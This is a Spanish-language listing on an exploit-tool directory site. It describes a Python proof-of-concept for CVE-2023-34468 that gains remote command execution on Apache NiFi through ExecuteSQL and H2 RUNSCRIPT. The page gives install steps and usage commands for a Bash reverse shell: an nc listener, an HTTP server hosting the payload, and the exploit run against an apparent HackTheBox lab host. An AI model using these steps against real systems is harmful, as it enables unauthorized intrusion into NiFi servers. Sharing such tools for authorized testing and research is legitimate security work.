Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2023-34468 — CVE-2023-34468 Apache NiFi ExecuteSQL H2 RUNSCRIPT RCE PoC | Kitploit
Herramientas/GitHubGitHub/ozcanpng/cve-2023-34468
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónComando y ControlRed TeamingDesarrollo de Payloads
GitHubozcanpng/cve-2023-34468

CVE-2023-34468

CVE-2023-34468 Apache NiFi ExecuteSQL H2 RUNSCRIPT RCE PoC

Ver Repositorio
10hace 2 mesesAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

CVE-2023-34468 — PoC de RCE mediante H2 RUNSCRIPT en ExecuteSQL de Apache NiFi

PoC corto en Python para abusar de un procesador ExecuteSQL editable de Apache NiFi con una carga útil RUNSCRIPT de H2 para desencadenar la ejecución remota de comandos a través de una reverse shell de Bash.

Solo para pruebas autorizadas e investigación. No lo utilices contra sistemas que no poseas o para los que no tengas permiso explícito de prueba.


Qué hace

ExecuteSQL processor update -> H2 RUNSCRIPT fetch -> Bash reverse shell -> processor restore
  1. Detecta automáticamente un único procesador ExecuteSQL, o acepta --processor-id manualmente.
  2. Escribe una carga útil local rce.sql que define y llama a un alias de ejecución de shell respaldado por Java.
  3. Te pide que inicies tu propio listener nc y servidor HTTP.
  4. Actualiza la consulta del procesador para obtener rce.sql mediante H2 RUNSCRIPT.
  5. Inicia el procesador para desencadenar la reverse shell.
  6. Restaura la configuración original del procesador después de que confirmes que la shell ha llegado.

Capturas de pantalla

1. Configuración

Setup


2. Solicitud a la carga útil

Exploit run


3. Shell recibida

Processor update

4. Resultado

Result


Instalación

git clone https://github.com/ozcanpng/CVE-2023-34468.git
cd CVE-2023-34468
python3 -m venv .venv
source .venv/bin/activate
pip install -r requirements.txt

Uso

Terminal 1:

rlwrap nc -lvnp 4444

Terminal 2, desde el directorio de este repositorio:

python3 -m http.server 8000

Terminal 3:

python3 CVE-2023-34468.py --url http://flow.helix.htb --lhost 10.10.16.53 --lport 4444

Para selección manual del procesador:

python3 CVE-2023-34468.py --url http://flow.helix.htb --processor-id <UUID> --lhost 10.10.16.53 --lport 4444

Productos afectados

ProductAffected VersionAccess RequiredImpact
Apache NiFiImplementaciones afectadas por CVE-2023-34468 que usan el comportamiento editable de ExecuteSQL/H2Capacidad de alcanzar y modificar el procesador NiFi objetivo a través de la APIEjecución remota de comandos

Notas

  • El script asume que la API de NiFi es accesible y que el usuario/sesión actual puede modificar el procesador objetivo.
  • El archivo rce.sql generado es ignorado por git y debe servirse desde el directorio del repositorio con python3 -m http.server.
  • Si la detección automática no encuentra ningún procesador o encuentra varios candidatos, pasa el UUID del procesador manualmente con --processor-id.
  • El script intenta restaurar la configuración original del procesador ExecuteSQL después de que confirmes que la shell ha llegado.

Referencias

  • NVD — CVE-2023-34468
  • Apache NiFi
  • Comandos de la base de datos H2

Autor

ozcanpng — github.com/ozcanpng — ozcanpng.dev

Descargar herramienta